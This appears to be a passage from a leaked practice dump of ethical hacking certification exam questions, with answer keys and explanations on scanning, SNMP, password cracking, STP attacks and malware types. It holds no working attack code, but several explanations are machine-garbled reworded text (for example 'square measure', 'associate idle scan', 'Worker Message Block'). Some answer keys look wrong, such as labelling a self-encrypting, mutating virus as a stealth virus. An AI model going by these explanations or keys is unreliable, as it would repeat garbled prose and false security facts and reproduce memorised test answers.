- C. Launch DDOS attacks against Merclyn Barley Bank's routers and firewall systems using 100, 000 or more "zombies" and "bots"
- D. Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank's Webserver to that of your machine using DNS Cache Poisoning techniques

Answer: B

NEW QUESTION 248

- (Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 249

- (Topic 2)

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

- A. user.log
- B. auth.fesg
- C. wtmp
- D. btmp

Answer: C

NEW QUESTION 250

- (Topic 2)

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?

- A. it is not necessary to perform any actions, as SNMP is not carrying important information.
- B. SNMP and he should change it to SNMP V3
- C. RPC and the best practice is to disable RPC completely
- D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B

Explanation:

We have various articles already in our documentation for setting up

SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.

SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a "fire and forget" methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).

There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis

(normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.

This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.

SNMP traps Since SNMP is primarily a UDP port based system, traps may be lost when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.

The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

NEW QUESTION 254

- (Topic 2)

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 256

- (Topic 2)

Henry is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unknornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation:

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... <https://subinsb.com/default-device-ttl-values/>

Time to Live (TTL) represents the number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 259

- (Topic 2)

Which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

Explanation:

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine, a stealth virus hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed, a stealth virus will usually replace the detected infected file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the PC and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them. <https://www.techslang.com/definition/what-is-a-stealth-virus/>

NEW QUESTION 261

- (Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

Answer: B

NEW QUESTION 263

- (Topic 2)

Alice needs to send a confidential document to her coworker, Bryan. Their company has public key infrastructure set up. Therefore, Alice both encrypts the message and digitally signs it. Alice uses to encrypt the message, and Bryan uses to confirm the digital signature.

- A. Bryan's public key; Bryan's public key
- B. Alice's public key; Alice's public key
- C. Bryan's private key; Alice's public key
- D. Bryan's public key; Alice's public key

Answer: D

Explanation:

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION 265

- (Topic 2)

At what stage of the cyber kill chain theory model does data exfiltration occur?

- A. Actions on objectives
- B. Weaponization
- C. installation
- D. Command and control

Answer: A

Explanation:

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also. Alternatively, and most ordinarily, the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board, the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a **MUST** in today's quickly evolving landscape of cybersecurity threats

NEW QUESTION 269

- (Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what driver and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

NEW QUESTION 271

- (Topic 2)

Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

- A. Red hat
- B. white hat
- C. Black hat
- D. Gray hat

Answer: B

Explanation:

A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission. White hat hackers can also add teams called **sneakers** and/or hacker clubs, red teams, or tiger teams. While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it. Some other methods of completing these include: • DoS attacks • Social engineering tactics • Reverse engineering • Network security • Disk and memory forensics • Vulnerability research • Security scanners such as:– W3af– Nessus– Burp suite • Frameworks such as:– Metasploit • Training Platforms These methods identify and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system **back-doors** which will be used as a link to information or access that a non-ethical hacker, also referred to as **black-hat** or **grey-hat**, might want to succeed in.

NEW QUESTION 274

- (Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B

NEW QUESTION 276

- (Topic 2)

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He has determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

- A. Error-based SQL injection
- B. Blind SQL injection
- C. Union-based SQL injection
- D. NoSQL injection


Answer: B

NEW QUESTION 277

- (Topic 2)

VirusXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

1. lots of encrypted code
2. ...
3. Decryption_Code:
4. $C=C+1$
5. $A=Encrypted$
6. Loop:
7. $B=*A$
8. $C=3214*A$
9. $B=B \text{ XOR } CryptoKey$
10. $*A=B$
11. $C=1$
12. $C=A+B$
13. $A=A+1$
14. GOTO Loop IF NOT $A=Decryption_Code$
15. $C=C^2$
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

NEW QUESTION 281

- (Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this, James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Answer: B

Explanation:

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoke enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information

further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

NEW QUESTION 285

- (Topic 2)

Yancey is a network security administrator for a large electric company. This company provides power for over 100,000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.

What would Yancey be considered?

- A. Yancey would be considered a Suicide Hacker
- B. Since he does not care about going to jail, he would be considered a Black Hat
- C. Because Yancey works for the company currently; he would be a White Hat
- D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 287

- (Topic 2)

Scenario: Joe turns on his home computer to access personal online banking. When he enters the URL www.bank.com, the website is displayed, but it prompts him to re-enter his credentials as if he has never visited the site before. When he examines the website URL closer, he finds that the site is not secure and the web address appears different. What type of attack he is experiencing?

- A. Dos attack
- B. DHCP spoofing
- C. ARP cache poisoning
- D. DNS hijacking

Answer: D

Explanation:

Web Server Attacks - DNS Server Hijacking Attacker compromises the DNS server and changes the DNS settings so that all the requests coming towards the target web server are redirected to his/her own malicious server. (P.1623/1607)

NEW QUESTION 291

- (Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

Answer: D

Explanation:

The TPM is a chip that's part of your computer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 294

- (Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identity theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter

scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 297

- (Topic 2)

This TCP flag instructs the sending system to transmit all buffered data immediately.

- A. SYN
- B. RST
- C. PSH
- D. URG
- E. FIN

Answer: C

NEW QUESTION 299

- (Topic 2)

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using a SNMP crack tool. The access-list configured at the router prevents you from establishing a successful connection.

You want to retrieve the Cisco configuration from the router. How would you proceed?

- A. Use the Cisco's TFTP default password to connect and download the configuration file
- B. Run a network sniffer and capture the returned traffic with the configuration file from the router
- C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
- D. Send a customized SNMP set request with a spoofed source IP address in the range - 192.168.1.0

Answer: BD

NEW QUESTION 301

- (Topic 2)

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

- A. Nmap
- B. Cain & Abel
- C. Nessus
- D. Snort

Answer: D

NEW QUESTION 303

- (Topic 2)

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 305

- (Topic 2)

While browsing his Facebook teed, Matt sees a picture one of his friends posted with the caption. "Learn more about your friends!", as well as a number of personal questions. Matt is suspicious and texts his friend, who confirms that he did indeed post it. With assurance that the post is legitimate. Matt responds to the questions on the post, a few days later. Mates bank account has been accessed, and the password has been changed. What most likely happened?

- A. Matt inadvertently provided the answers to his security questions when responding to the post.
- B. Matt's bank-account login information was brute forced.
- C. Matt Inadvertently provided his password when responding to the post.
- D. Matt's computer was infected with a keylogger.

Answer: A

NEW QUESTION 306

- (Topic 2)

what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

- A. Decoy scanning
- B. Packet fragmentation scanning
- C. Spoof source address scanning
- D. Idle scanning

Answer: D

Explanation:

The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure

obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a ??zombie??.

This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there??s no interaction between the offender pc and also the target: the offender interacts solely with the ??zombie?? pc.

This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the ??zombie?? pc and distinction in behavior are often discovered mistreatment totally different|completely different ??zombies?? with proof of various privileges granted by the target to different computers.

The overall intention behind the idle scan is to ??check the port standing whereas remaining utterly invisible to the targeted host.??

The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.

Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

? offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)

? currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender -> RST (IPID increment by 1)

So, during this method IPID increments by a pair of finally.

When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.

Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you??ll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it??s best to raise permission before mistreatment someone??s machines for surprising functions like idle scanning.

Simple network devices typically create nice zombies as a result of {they square measure|they??re} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.

While distinguishing an acceptable zombie takes some initial work, you??ll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor??s man idle scanning.

NEW QUESTION 309

- (Topic 2)

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

- A. list server=192.168.10.2 type=all
- B. is-d abccorp.local
- C. lserver 192.168.10.2-t all
- D. List domain=Abccorp.local type=zone

Answer: B

NEW QUESTION 314

- (Topic 2)

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.

Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.

What is the attack performed by Robin in the above scenario?

- A. ARP spoofing attack
- B. VLAN hopping attack
- C. DNS poisoning attack
- D. STP attack

Answer: D

Explanation:

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm. STP is a hierarchical tree-like topology with a ??root?? switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker??s system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.

switch

NEW QUESTION 317

- (Topic 2)

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Answer: E

NEW QUESTION 319

- (Topic 2)

Password cracking programs reverse the hashing process to recover passwords. (True/False.)

- A. True
- B. False

Answer: B

NEW QUESTION 322

- (Topic 2)

During the enumeration phase, Lawrence performs banner grabbing to obtain information such as OS details and versions of services running. The service that he enumerated runs directly on TCP port 445.

Which of the following services is enumerated by Lawrence in this scenario?

- A. Server Message Block (SMB)
- B. Network File System (NFS)
- C. Remote procedure call (RPC)
- D. Telnet

Answer: A

Explanation:

Worker Message Block (SMB) is an organization document sharing and information texture convention. SMB is utilized by billions of gadgets in a different arrangement of working frameworks, including Windows, MacOS, iOS , Linux, and Android. Customers use SMB to get to information on workers. This permits sharing of records, unified information the board, and brought down capacity limit needs for cell phones. Workers additionally use SMB as a feature of the Software-characterized Data Center for outstanding burdens like grouping and replication.

Since SMB is a far off record framework, it requires security from assaults where a Windows PC may be fooled into reaching a pernicious worker running inside a confided in organization or to a far off worker outside the organization edge. Firewall best practices and arrangements can upgrade security keeping malevolent traffic from leaving the PC or its organization.

For Windows customers and workers that don't have SMB shares, you can obstruct all inbound SMB traffic utilizing the Windows Defender Firewall to keep far off associations from malignant or bargained gadgets. In the Windows Defender Firewall, this incorporates the accompanying inbound principles.

Name	Profile	Enabled
File and Printer Sharing (SMB-In)	All	No
Netlogon Service (NP-In)	All	No
Remote Event Log Management (NP-In)	All	No
Remote Service Management (NP-In)	All	No

You should also create a new blocking rule to override any other inbound firewall rules. Use the following suggested settings for any Windows clients or servers that do not host SMB Shares:

- ? Name: Block all inbound SMB 445
- ? Description: Blocks all inbound SMB TCP 445 traffic. Not to be applied to domain controllers or computers that host SMB shares.
- ? Action: Block the connection
- ? Programs: All
- ? Remote Computers: Any
- ? Protocol Type: TCP
- ? Local Port: 445
- ? Remote Port: Any
- ? Profiles: All
- ? Scope (Local IP Address): Any
- ? Scope (Remote IP Address): Any
- ? Edge Traversal: Block edge traversal

You must not globally block inbound SMB traffic to domain controllers or file servers. However, you can restrict access to them from trusted IP ranges and devices to lower their attack surface. They should also be restricted to Domain or Private firewall profiles and not allow Guest/Public traffic.

NEW QUESTION 325

- (Topic 2)

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as ??hashed and salted??. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it??s hashed, typically this ??salt?? is placed in front of each password. The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used. The use of unique salts means that common passwords shared by multiple users – like ??123456?? or ??password?? – aren??t revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not. Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken. Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 329

- (Topic 2)

Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simul-ation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration. identify the NetBIOS code used for obtaining the messenger service running for the logged- in user?

- A. <1B>
- B. <00>
- C. <03>
- D. <20>

Answer: C

Explanation:

<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows. This resigned innovation, despite the fact that it has a comparable name, isn??t connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming. The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn??t empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 333

- (Topic 2)

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

NEW QUESTION 335

- (Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
